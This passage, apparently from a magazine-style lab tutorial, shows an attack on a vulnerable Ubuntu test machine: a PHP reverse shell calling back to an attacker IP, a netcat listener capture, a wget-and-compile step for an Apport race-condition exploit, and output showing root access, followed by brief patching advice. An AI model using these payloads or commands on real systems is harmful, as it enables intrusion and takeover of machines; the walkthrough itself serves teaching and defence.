

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.187.138'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
}
```

Figure 7: Reverse shell code




Figure 8: The results after Upload 1




Figure 9: The results after Upload 2

victim machine. For root level access, privilege escalation exploits are used.

Privilege escalation

Privilege escalation is increasing the access level from a normal user to the root. For this, OS vulnerabilities on the victim machine are exploited. From the screenshot, the kernel version is Linux 3.13.0-32-generic and the OS is Ubuntu. Alternatively, the kernel and OS information can be obtained using the command `uname -a`.

For privilege escalation, Apport, the Ubuntu Race Condition Privilege escalation exploit present on *exploit-db.com* can be used.

The exploit

Apport is the automatic crash reporting software used in Ubuntu. It contains race conditions that result in core dumps being generated with incorrect

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.187.140: inverse host lookup failed: Unknown host
connect to [192.168.187.138] from (UNKNOWN) [192.168.187.140] 5741
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 U
i686 GNU/Linux
09:14:36 up 1:34, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHA
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 10: Netcat

```
$ gcc exploit.c -o exp
$ ./exp
created /var/crash/_bin sleep.33.crash
crasher: my pid is 32549
apport stopped, pid = 32550
getting pid 32549
current pid = 32548..2500..5000..7500..10000..12500..
00..27500..30000..32500..
** child: current pid = 32549
** child: executing /bin/su
sleeping 2s..

checker: mode 4534
waiting for file to be unlinked..writing to fifo
fifo written.. wait...
waiting for /etc/sudoers.d/core to appear..
success
sudo: unable to resolve host Sedna
stty: standard input: Inappropriate ioctl for device
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Figure 11: Root level access

permissions in arbitrary locations. A local attacker could use this issue to gain elevated privileges.

The `/tmp` folder is used to download and run the exploit code as it is world readable, writeable and executable. Give the following command:

```
$ wget https://www.exploit-db.com/
raw/37088/ && mv index.html exploit.c
```

Next, compile and run the exploit code using the following command:

```
$ gcc exploit.c -o exp && ./exp
```

After the execution of the above command is completed, a root shell is gained.

From Figure 11 we can see that root level access has been gained.

Security measures against the attack

The above attack involved gaining local privilege and root privilege access. Local privilege was gained using the vulnerabilities in the BuilderEngine software (Web app software used). This can be avoided by using an updated version of the software that checks for authentication and the file type before allowing the file upload.

Root privilege was gained by exploiting the unpatched Ubuntu Apport vulnerability. This can be avoided by updating the system security patches to Apport 2.20 and above. **END** 🐧

By: Sravya Goli and Prof. B. Thangaraju

The authors are associated with the open source technology lab in the International Institute of Information Technology, Bengaluru. Sravya Goli can be reached at Goli.Sravya@iiitb.org.